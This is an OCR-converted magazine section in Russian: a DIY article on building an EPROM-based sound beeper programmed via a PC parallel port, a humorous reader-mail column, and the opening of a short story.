Собственно набор звуков, равно как и применение сего девайса, ограничивается только твоей фантазией. Посмотри на схему, что на рис. 1. Испугался? Зря. Несмотря на порядочное количество компонентов, эта схема не сложнее схемы трубопровода в клозете, и сейчас я это тебе докажу. Обрати внимание, что она разбита на два узла – так ее и собирать проще, и отлаживать.

Итак, узел первый – цифровой (хотя правильнее было бы его назвать цифро-аналоговым). Обо все по порядку. А по порядку для порядка расположена микросхема DD1 и окружение из дискретных элементов. Если тебе интересно ее внутреннее устройство, взгляни на рис. 2.

В принципе, ничего сложного: четыре элемента 2И-НЕ, объединенных на одну подложку, из которых используются только два. На элементах DD1.1 и DD1.2 (а также R1, R2 и C1) собран тактовый генератор. Причем частоту на выходе (выв. 11) можно регулировать (резистором R2) в некоторых пределах, соответственно изменяя скорость воспроизведения звуков. Помимо скорости меняется и тональность. Вполне реально заставить бипер говорить как голосом Буратино, так и голосом Карабаса-Барабаса. Генерируемый генератором сигнал поступает через переключатель SA2 на один из входов счетчика DD2 (выв. 10). Вход называется «C» – сокращение от буржуйского слова «clock» (счет). Названия всех остальных выводов приведены на рис. 3.




Рис. 2. Цоколевка DD1




Рис. 3. Цоколевка DD2

Другим немаловажным входом является R (сокращение от слова «reset» – сброс) (выв. 11). Сигнал сброса формируется автоматически при подаче питания. И как результат симбиоза сигналов clock и reset – поочередное появление лог. 1 на выв. Q1-Q12 (сокращение от слова «quit» – выход). Это нужно для перебора адресов (A0-A11) программируемой микросхемы памяти DS1. Всех, кроме самого старшего. В нашем случае старшим адресом микросхемы является A12. Это сделано специально для того, чтобы ты мог оперативно выбрать (кнопкой SA1) воспроизводимый фрагмент. Скажем, если ты дома – звонок всех приветствует, ушел – всех посылает...

Но прежде чем что-либо программировать, давай сначала попытаемся понять, как устроено ПЗУ и как, собственно, происходит процесс записи/считывания. Нам, в принципе, не важно, что находится внутри ПЗУшки (ничего интересного – куча полевых транзисторов с плавающим затвором :-)), главное, что ее выводы делятся на четыре группы. Первая группа – питание микросхемы. В нее помимо +Ucc и GND входит напряжение программирования Upp. Напряжение программирова-




Рис. 1. Узел 1, цифровой

ния у разных микросхем различно, но всегда пишется на корпусе вместе с маркировкой (в нашем случае +12,5 В). Естественно, что без подачи этого напряжения ни о какой записи не может быть и речи.

Во вторую группу входят управляющие сигналы. Они представлены в табл. 1.

Сигнал	Описание
Uwp	Запрет записи (write protect)
OE	Разрешение выхода (output enable)
CS	Выбор кристалла (chip select)

Табл. 1. Сигналы DS1

Uwp (иначе PGM – разрешение программирования) – при подаче лог. 1 на данный вывод происходит блокировка записи. Соответственно, для разрешения программирования необходимо соединить этот вывод с общим проводом.

OE – черта над символами говорит о том, что сигналом является лог. 0. (Вообще-то, правильнее было бы говорить, что активным сигналом является инверсный по отношению к остальным. В нашем случае справедливы оба утверждения.) При подаче лог. 0 на этот вход все выходы блокируются.

CS – выбор кристалла. В случае использования нескольких микросхем при подаче лог. 0 на данный вывод можно выбрать требуемую в данный момент времени. Так как ПЗУ у нас одна, то этот вывод жестко привязан к общему проводу.

К третьей группе относится шина данных (ШД). Это, кстати сказать, единственная группа, где сигналы могут не только входить в микросхему, но выходить из нее. Как ясно из названия, по этой шине данные, собственно, и носятся.

Последней группой является адресная шина (ША). Название тоже не финтиперстовое, и из него понятно, что при подаче соответствующих сигналов на эти входы происходит выборка адресов – ячеек памяти. У ША и у ШД активному уровню соответствует лог. 1. Переход из режима записи в режим чтения осуществляется с помощью переключателя SA2. Кульминацией всего вышесказанного является то, что изображено на рис. 4, на котором в виде сводной таблицы представлена цоколевка некоторых микросхем.




Рис. 4. Цоколевка некоторых микросхем памяти

Объем ПЗУ	Наше	Забугорное
2 K x 8	К573РФ2, К573РФ5	27C16
8 K x 8	К573РФ4, К573РФ6	27C64
16 K x 8		27C128
32 K x 8	К573РФ8	27C256

Табл. 2. Соответствие объема ПЗУ конкретным номиналам

Ну а соответствие объема конкретным номиналам микросхем прослеживается в табл. 2.

Теперь полученных знаний вполне достаточно для того, чтобы не только собрать программатор, но и самому написать софт под него. Однако собирать отдельный программатор ради одной микросхемы – это как-то не по-нашему. Будет проще объединить программатор и нашего попугая в одну схему, а шину данных кинуть на LPT1 порт компа. Что, как видишь, и сделано. Кроме ШД на порт кинут вход C DD2. Зачем, если у нас уже есть тактовый генератор? Дело в том, что при записи в ПЗУ возникает трабл – проблема синхронизации тактовых импульсов с записываемыми данными. В моем случае она решена самым радикальным способом – отрубанием генератора от входа C и подачей на него (вход) внешних тактирующих импульсов. Импульсы генерирует выход Строб порта LPT1.

Вернемся к ШД. Как видно из того же рис. 1, на ШД нагружена цепочка резисторов R4-R11, R12-R19. С помощью них и происходит преобразование цифрового сигнала в аналоговый, то есть в звук. Этот узел относится к классическим и на языке виртуозов паяльника называется "ЦАП R-2R". Далее, уже аналоговый сигнал, проходит через не менее классический узел – RC-фильтр, выполненный на элементах R20, C4. Однако громкости получаемого на выходе сигнала достаточно, лишь чтобы нагрузить его на высокоомные наушники. Естественно, нас это не удовлетворяет. И






Рис. 5. Узел 2, аналоговый

■ Вообще-то, в книгах этому электроприбору посвящают не одну страницу. Но я постараюсь быть более кратким. Свое название биполярный транзистор получил благодаря носителям заряда. У него их два: электроны (n) и дырки (p). А выводов три. Вывод, идущий с середины кристалла, принято называть базой, вывод, сливающий (эмиттирующий) заряды, - эмиттером, ну а собирающий все эмиттированные заряды - коллектором. На рисунке они так и обозваны. Но самое интересное не в этом, а в том, что если закрыть базу и позабыть о том, что в области базы содержится куча примесей, то можно сказать о биполярном транзисторе, что он диод :-). Соответственно, и включается в схему он по законам диода, то есть имеет свои плюс и минус. Не нужно быть Лобачевским, чтобы догадаться о всего двух вохможных вариантах расположения плюса и минуса. Тот транзистор, на коллектор которого подается плюс, называется n-p-n, ну а тот, где плюс подается на эмиттер, - p-n-p. На базу обычно подается сигнал, в качестве которого может выступать что угодно, даже постоянный ток. В нашем случае транзистор имеет структуру P-n-p и типономинал у него КТ3107.



Транзисторы бывают разные



Цоколевка транзистора

тут на сцену выходит другой узел, изображенный на рис. 5.

Каскад на транзисторе VT1 - предварительный усилитель. Переменным резистором R22 регулируется громкость. Резистором R21 задается необходимое смещение для VT1. Звуковой сигнал снимается с эмиттера этого транзистора и подается через разделительный конденсатор C6 на вход микросхемы DA2. Ты уже наверно знаешь, что промышленность дошла до того, что стала выпускать однокристальные усилители. Спец о них уже писал не раз, и это - еще один вариант простого усилка (XS #05(11) за 2001 г.), а, по моему скромному мнению, и самый простой вариант. Про микросхему DA1 ты уже знаешь, равно как и про конденсатор C5.

КОНСТРУКТИВ

Самая главная микросхема - ПЗУ - представлена на рис. 6, счетчик DD2 - на рис. 7, а на рис. 8 уютно расположилась DD1. DA1 ты уже видел, а однокристальный усилитель DA2 изображен на рис. 9.

Рис. 6. ПЗУ

Рис. 7. Счетчик

Рис. 8. 4 х 2И-НЕ в виде К561ЛА7




Рис. 9. Однокристальный усилок

Кроме микросхем, нам понадобятся панельки. В принципе, обязательной является только панелька для DS1, потому что ее можно оперативно заменить, но я все же рекомендую поставить панели и под остальные микрухи. Ведь последние к тебе могут попасть различными путями, и нет гарантии, что они стопроцентно целые. Практически все панельки, продающиеся в магазинах, забугорные, но лучше попытаться отыскать отечественные с позолоченными контактами, хотя бы для DS1. Они на пару-тройку червонцев дороже, но того стоят. Переменные резисторы (R5 и R25) можно применить любые, естественно, подходящие по номиналу. Например, я использовал СП3-4а (рис. 1). Постоянные резисторы - ОМЛТ-0.125 или ОМЛТ-0.25 с номиналами, указанными на схеме. Неполярные конденсаторы (то есть те, которые без полюсов) - любые керамические, подходящие по габаритам. Можно использовать кондеры фирмы TREC. Это, кстати, также относится и к электролитическим конденсаторам, но, если ты патриот, поставь наши (К50-35), они ничем не хуже. Так как в данной схеме компонентов порядочно, думаю, ты простишь меня за то, что я не даю фото каждого.

Вроде про компоненты все сказано... Хотя нет, не все. В качестве микросхемы DD2 можно использовать мотороловский аналог- MC14040. На худой конец пойдет китайско-корейский клон CD4040B. Для К561ЛА7 также найдется немало альтернативы: К1561ЛА7, К176ЛА7, CD4011B. Перечисленные микрухи в данном случае полностью взаимозаменяемы и идентичны по цоколевке.

Тебя наверняка гложет вопрос, как плату делать будем. Естественно, царапаньем не отделаться: слишком много дорожек. Но мы вообще печатник как таковой и делать не будем. Что, заинтриговал? Разъясняю: дело в том, что отечественная промышленность пошла на встречу потребителю и стала выпускать этакие полуфабрикаты - макетные платы. Причем ассортимент их настолько широк, что удовлетворит практически любого извращенца. Нас вполне устроит вариант макетника, показанный на рис. 3. Берешь в руки ножовку по металлу, отпиливаешь нужный кусок ПРЯМОУГОЛЬНОГО размера (рис. 14) и размещаешь компоненты так, как тебе удобно (мой вариант на рис. 15). Естественно, в первую очередь размещаются панельки под микрухи, затем самые маленькие компоненты (резисторы и керамические кондеры) и только в последнюю очередь электролитические конденсаторы, переключатели П2К и переходной разъем для стандартного переходника "LPT материнка <-> DB25" (рис. 16).

■ Ну кого может приколоть обычная кнопка? Другое дело - мышь. Берешь дохлую или ненужную мышь, перерезаешь проводники так, как показано на фото, выпаиваешь ненужные компоненты, подпаиваешь провода - готово!

Вместо кнопки - мышь.

Рис. 11. Резистор




Рис. 12. Россыпуха деталей




Рис. 13. Макетник может быть таким

Рис. 14. Прямоугольная плата




Рис. 15. Вид на компоненты

Рис. 16. Переходник

Рис. 17. Провод во фторопластовой изоляции

Дальше самое интересное – соединение деталей согласно принципиальной схеме. Не будем повторять мой горький опыт и раздобудем провод во фторопластовой изоляции (рис. 17). Преимущество этого провода перед любым другим в тугоплавкости изоляции, это позволит избежать многих багов.




Рис. 18. Провод во фторопластовой изоляции

Ну вот, очередное совокупление с паялом подошло к своему логическому семяизвержению. То, что получилось у меня в результате и что должен получить ты, представлено на рис. 18. Но это не конец! Ведь еще не запрограммирована микросхема, не подготовлены данные для заливки.

РЫБА ЗАЛИВНАЯ

Данными будет звуковой фрагмент. В принципе, монофоническую звуковую фразу с частотой дискретизации 8 кГц можно получить разными путями. Например, ветераны, сидящие за компом с десяток лет, наверняка помнят видоизмененную схему COVOX'a, позволяющую записывать монофонический 8-битный звуковой сигнал с регулируемой частотой выборки. Кто помладше может воспользоваться CoolEdit Pro на пару с SB Creative Audigy 2. Ну а самым маленьким вполне хватит встроенной звуковухи на чипсете AC'97, микрофона-прищепки "Диалог" и Sound Forge в качестве софта. Об использовании последнего и пойдет далее речь. Выбираем нужную опцию (рис. 19), появляется окно, как на рис. 20. Устанавливаем параметры записи согласно скрину и записываем. Записал? Закрой окно, вырежи нужный фрагмент и обработай. Под обработкой я подразумеваю подгонку под объем и нормализацию звукового сигнала. Можно, конечно, вставить эффект эхо или "вау", но на 4096 байт особо не развернешься, поэтому не рекомендую. Естественно, можно использовать и уже имеющийся музыкальный фрагмент, преобразовав его в требуемый формат (8000 Гц – частота выборки, моно, WAV PCM, это соответствует более-менее переваримому битрейту 64kbps). Ну есть у тебя фрагмент. Что дальше? А дальше – удаление служебной информации из файла для уменьшения его объема. Структура WAV-файла представлена в табл. 3.

Нас интересует раздел, помеченный голубым цветом: там, собственно, и находятся данные. Процесс "кастрации" несложен: достаточно найти последовательность 64h 61h 74h 61h (это соответствует слову 'data' в ASCII), пропустить следующие четыре байта и вырезать все, что находится выше (верх – 0000 в HEX-представлении). Остаток и будет звуковыми данными в чистом виде. В [1] для этого даже приведен листинг программы на языке Turbo Pascal, но мы для наглядности будем работать ручками. Кроме ручек нужен ножик. Им будет очень удобный, на мой взгляд, HEX-редактор. Имя сей тулзы незамысловато – HexEdit. Из достоинств проги можно выделить драгендроп, быструю смену кодировок, изменяемый формат представления данных, смещения в нескольких системах счисления, встроенный калькулятор. И все это при 400 Кб веса! На диске, прилагаемом к журналу, ты найдешь версию 1.2.0.6, и, как утверждает автор, это финал ее эволюции как фриварного продукта. На рис. 21 представлен процесс «кастрации» (слабонервным просьба не смотреть :-)). Вот и все, файл для заливки в ПЗУ готов, осталось сохранить его с расширением *.DAT (для удобства).

Байты	Содержимое	Значение
0 - 3	Строка 'RIFF'	Идентификатор формата файла
4 - 7	32-разрядное число	Длина файла - 8 байт
8 - 11	Строка 'WAVE'	Идентификатор типа ресурса
12 - 15	Строка 'fmt'	Идентификатор раздела формата данных
16 - 19	32-разрядное число	Длина раздела - 8 байт
20 - 21	16-разрядное число	Признак формата записи
22 - 23	16-разрядное число	Число каналов: 1 - моно, 2 - стерео и т.д.
24 - 27	32-разрядное число	Частота квантования, Гц
28 - 31	32-разрядное число	Средняя скорость потока данных, байт/с
32 - 33	16-разрядное число	Размер блока данных, байт
34 - 35	16-разрядное число	Разрядность данных (8 или 16 бит)
36 - (n-1)		Другие разделы (не обязательные)
n - (n+3)	Строка 'data'	Длина раздела - 8 байт
(n+4) - (n+7)	32-разрядное число	Звуковые данные
(n+8) - ...		

Табл. 3. Структура WAV-файла




Рис. 19




Рис. 20

Рис. 10. Панельки бывают разные

Процесс заливки в ПЗУ тоже несложен: берешь прогу № 1, вводишь имя *.DAT файла, получаешь *.ASC файл. Затем переключаешь свой бипер в режим программирования, кормишь прогу № 2 *.ASC файлом. После прекращения процесса программирования программа пискляво пропищит :). Далее нажимаешь переключатель SA1 и повторяешь процесс, но с другим фрагментом. Программа заливки специально разбита на две части – для удобства понимания исходного кода. Кроме того, если ты вдруг все-таки надумаешь собирать какой-либо программатор, то столкнешься с проблемой выбора формата корма для сопровождающего его софта. И тогда тебе наверняка придется использовать тот или иной кусок. Но в принципе, куски несложно сшить – достаточно перекодировать массивы на лету, без записи *.ASC файла. Но эту задачу я оставляю тебе для тренинга. На этом все, дерзай!




Рис. 21. Режем под корень

Лозовский Александр aka Dr.Klouniz

Е-МЫЛО

(spec@real.xakep.ru)

FROM: ГАМБАРОВ РАМИН [RAMINET@MAIL.RU] SUBJECT: ФОРУМ И ЧАТ

Здравствуйте. Есть ли такая программка, где можно создать чат или форум? Наподобие FrontPage для создания сайта. Если есть, то где можно скачать? Заранее спасибо.

ОТВЕТ:

Токая? Это от слова «токовать»? Я его видел в учебнике по биологии. Токуют глухари и фазаны, кажется, для привлечения самок. Больше ничего по этой теме не знаю :(.

Чат создавать не надо, надо юзать IRC и создать там свой канал. А еще лучше – тусоваться на канале #XS сети dalnet.ru :). Честно говоря, никогда не видел сайтов, веб-чат которых нес бы какую-то общественную ценность. Форум сделать вообще просто, нужно затусовать на http://www.phpbb.com/downloads.php и качнуть там борду. Затем наживить MySQL (или PostgreSQL) и наслаждаться жизнью. Как вариант – слить invision power board на http://www.invisionboard.com/, он побыстрее, и некоторые его любят больше. Вот и все, читай доки, они рулез.

FROM: SOFTER07 [SOFTER07@MAIL.RU] SUBJECT: ***ПОСОВЕТУЙТЕ ЧИТАТЕЛЯМ ЖУРНАЛА

Здравствуйте, spec.

Посоветуйте читателям журнала совсем новую прогу, которая только что появилась в сети. Она сканирует интернет-адреса, скачивает найденные страницы, грабит мил-адреса, рассылает по найденным адресам вашу рекламу. Причем может работать скрытно в интернет-кафе. Супер прога! Можно за месяц сделать миллион адресов и зарабатывать на рекламе. Вот ссылка: <реклама стоит денег, а ты мне их не дал :) - Dr.Klouniz>.

ОТВЕТ:

О да, до тебя (это ведь ты ее написал? :)) никто подобного даже помыслить не мог. Представить себе: грабит адреса, да еще и рассылает :). Знаешь, у нас в Бразилии очень не любят спаммеров и тех, кто их поддерживает, поэтому рекламируй свой великий труд другим способом. Советовать нашим читателям мы ничего не будем, они не такие, они не советуют никому увеличить грудь вакуумным грудоувеличителем, раздуть фаллос с помощью пены «макрофлекс» или нанять «дешов_Рабоч_Силу_Из_Казахста_Для_перетаскивания_мебели» :).

FROM: ВАНЯ [IVAN@MAIL.KAMCHATKA.RU] SUBJECT: КРИТИКА

Господа, ну что вы творите? Диск ваш в журнале за 06.2004 ну не то чтобы закосяченный, а просто у меня нет слов. Он просто не читается, я попробовал скопировать его в DOSe, но Нортон, старый добрый Нортон, выдал такое в заголовках! Я лично такое видел, когда EXEшник открываешь через F3. Вы там разберитесь или посоветуйте, как с этим бороться, ну или архив выложите на сайте вашем, а то проги уж там больно интересные судя по названиям.

ОТВЕТ:

Ребята, ну давайте уже излагать свои мысли грамотно и логично. Неужели жалко? Насколько я понял, с диска скопировать ты ничего не можешь, но как диск он все же воспринимается. Попробуй слить весь CD на 2x-4x скоростях на винт, прога такая есть – CDSlow. Также посмотри, не организовал ли ты на поверхности диска царапины или следы, хм, биологических жидкостей. Если все чисто, но диск битый – пиши заяву в 3 экземплярах на имя Аваланча, мы заменим злой компакт. Дело в том, что вопреки слухам, диски штампует не Андрей Каролик в своем варез-подвале, а вполне серьезный свечной заводик, и за его действиями мы не в состоянии уследить :(.

P.S. Всем, кто недоволен качеством диска, стоит написать письмо редактору диска на sky@real.xakep.ru. Если он выяснит, что виноват завод, то ты получишь новый, нормальный компакт лично от нас. Можно даже с моим автографом :). А если ты девушка (красивая) – то даже с двумя автографами.

FROM: IVAN IVANOVICH [NEO_MAIL@PROGRAMIST.RU]
SUBJECT: ОТ ЧИТАТЕЛЯ

Hi, уважаемая редакция.
Пишу я вам вот по какому делу. Живу я в Украине (Луганск), и ваших журналов здесь вообще не продают. Узнал о вашем журнале, когда был в Москве и увидел журнал на прилавке. Это было год назад. На вашем сайте я увидел журналы ХАКЕР СПЕЦ. 2004 #3/2004 #4/2004 в текстовом формате. Я вас очень прошу подсказать, где мне можно достать эти номера в pdf-формате. Помогите мне, я вас очень прошу.

ОТВЕТ:

В каждом последующем журнале ВСЕГДА есть pdf предыдущего номера. Так что достать номера можно, либо скачав в инете (они там появляются на любительских сайтах), либо вытрейдив/попросив у какого-нибудь московского читателя. Кстати, на Украине я был, только не в Луганске, а в Бердянске, и очень удивился, что пешеходов там принято пропускать, а не давить колесами :). Но с горячей водой пора бы разобраться, товарищи. Разберетесь - приеду лично еще раз, подарю пару номеров :).

FROM: "NEIROMIND @" [NEIROMIND@MAIL.RU]
SUBJECT: HELP

Здравствуй, любимая редакция =).
Такой трабл: срочно нужен ХАКЕР Спец #4 Личная безопасность!!! В силу определенных обстоятельств не смогла купить в апреле =(. Подскажите, плиз, где его можно достать..

P.S. Обещаю скоро подписаться!!! Честно-честно =). А то надоело уже по палаткам бегать, ловя удивленные взгляды мужского населения

ОТВЕТ:

Здравствуй, любимая читательница! Чувствую, не зря я тут разбиваю пальцы в кровь о клавиатуру, ох, не зря :). А ведь всего-то и надо тебе - купить Спец по XP, на диске к нему и лежит PDF «личной безопасности». Кстати, в каком виде ты ходишь покупать Спец, что ловишь удивленные взгляды мужского населения? Отпиши поподробнее :). Подпишись обязательно, я проверю.

FROM: RUMBA [AMIGO@ELIZOVO.RU]
SUBJECT: E-МЫЛО

Дарова, spec !
Прочитал вашу статью "В чем смысл жизни? Размышления о модемах и локалках" (?05 (42)) и очень заинтересовался бесплатным трафиком через почтовый ящик... Ведь он у меня бесплатен. Я живу далеко не в Москве и тарифы у нас <CENSORED> -> 4 р. за метр глобала. Сами понимаете, грабеж . Если не жалко, поделитесь секретом, как все это дело организовать... please.

ОТВЕТ:

Да, с буржуями надо бороться, только учти, что пров, который заметит, что на халявный мыльник приходит по 200 Гб в месяц, может удивиться твоей обширной переписке :). И отключить тебя нафиг. Так что соблюдай умеренность в этом вопросе :). Для организации халявы нужны: а) хороший хостинг, которого не расстроит твоя любовь к большому трафику б) перл-скрипт senddfmymail-1.1.1 (www.nixp.ru/shurup/coding/, написанный нашим человеком) или аналогичный, который тебе там придется разместить. Вот и все, остальное - в доках, к скрипту прилагается даже FAQ.

FROM: MUZA [MUZA@MURAVLENKO.RU]
SUBJECT: HELP ME

Здрасте! HELP ME, если не трудно))). Раньше через Оперу подключалась к прокси-серверу, а теперь прокси-сервер требует ввести имя и пароль. Подскажите, как или какой прграммой можно это подобрать. ПОЖАЛУЙСТА. Очень, очень сильно надо. Заранее благодарна!

ОТВЕТ:

Хелло, Муза. Что за прокси-то? Если провайдерский, то и насилуй своего провайдера - звони и требуй логин и пасс. Если просто левый прокси - смени его на другой и не напрягайся. Если влом искать, просто зайди на void.ru, там их время от времени проверяют и выкладывают.

FROM: КИРИЛЛ [NEVSKYFAN@CRAZY.RU]
SUBJECT: ЕСТЬ ПРЕДЛОЖЕНИЕ...

Здарова, Спец!][отел предложить вашей редакции задуматься над таким вопросом: не сделать ли вам в конце каждого года голосование на сайте о лучшем Спеце года? Ваша редакция хотя бы будет знать, какие статьи нравятся читателям, а какие не нравятся, исходя из этого можно будет чаще печатать в журнале статьи, которые читатели будут читать с огромным удовольствием и применять на практике прочитанное. Или я неправ ?

ОТВЕТ:

Ты прав. Нам интересно знать мнение читателей, потому что именно для них мы и пишем :). Поэтому нами была организована тест-группа, и, для того чтобы эффективно высказывать свое мнение (оно точно будет учтено), необходимо в нее заджойниться. Просто написать о своем горячем желании на vote@real.xakep.ru. Если не хочешь - пожалуйста, у тебя ведь есть форум на Xakep.ru, наш канал на галнете, наши мыльники в эдиториале, а в журнале - так даже и мобила моя есть. Пиши, высказывайся - с удовольствием почитаем.

FROM: "VI-2" [VI-2@MAIL.RU]
SUBJECT: СЕНКС

Здравствуйте, редакция журнала Спец-Хакер!
Недавно прочитал ваш журнал за январь в электронном виде. В инете бываю часто, а покупать журнал не всегда имеется возможность. Читал статью про ZX-Spectrum, аж слеза навернулась... Спасибо, что вспомнили про игрушку моего детства, спасибо, ребята, молодцы....

ОТВЕТ:

И тебе спасибо, доброе слово и редактору приятно :). Статью эту писал дяденька, который до сих пор сидит на спеке и не видит смысла пересаживаться на другие тачки. Поэтому, когда я получил эту статью через фидо-интернет гейт в UUE :), я тоже немного прослезился, вспомнив Микрошу, БК и многие другие тачки, с которыми меня сводила судьба. Хотя над этой статьей пришлось здорово напрячься, все же контент того стоил. Ностальжи... Нынешняя молодежь уже и не упомнит людей, которые autoexec.bat вживую видели, не то что Спектрум :).

рис. Константин Комардин

Niro (niro@real.xakep.ru)

БЛАГОСЛОВИ, ГОСПОДИ...

Тепляков сидел на кухне, втиснувшись на табуретке между столом и подоконником, и читал газету. Яичница уже остыла и не производила на него никакого впечатления. Вошла жена, молча кинула взгляд на него и, что-то прошептав себе под нос, отправилась в ванную. Через несколько секунд оттуда донесся шум фена; Тепляков оторвал глаза от статьи, посмотрел поверх газетного листа и вновь погрузился в чтение.

Фен замолчал, правда, ненадолго. Тепляков положил газету на стол, вывалил яичницу с тарелки в мусорное ведро, прикрыв сверху вчерашней газетой, встал и выглянул в окно, сверяя увиденное с прогнозом погоды, только что услышанным в новостях.

– Опять врут, – развел он руками, увидев грозовые тучи где-то на горизонте. – Дождя не миновать.

Плеснул в чашку кипятку, насыпал кофе и сливок, быстро проглотил получившуюся смесь, не обращая внимания на то, как она обжигает язык и глотку. Надо же было хоть что-то закинуть в желудок перед трудовым днем!

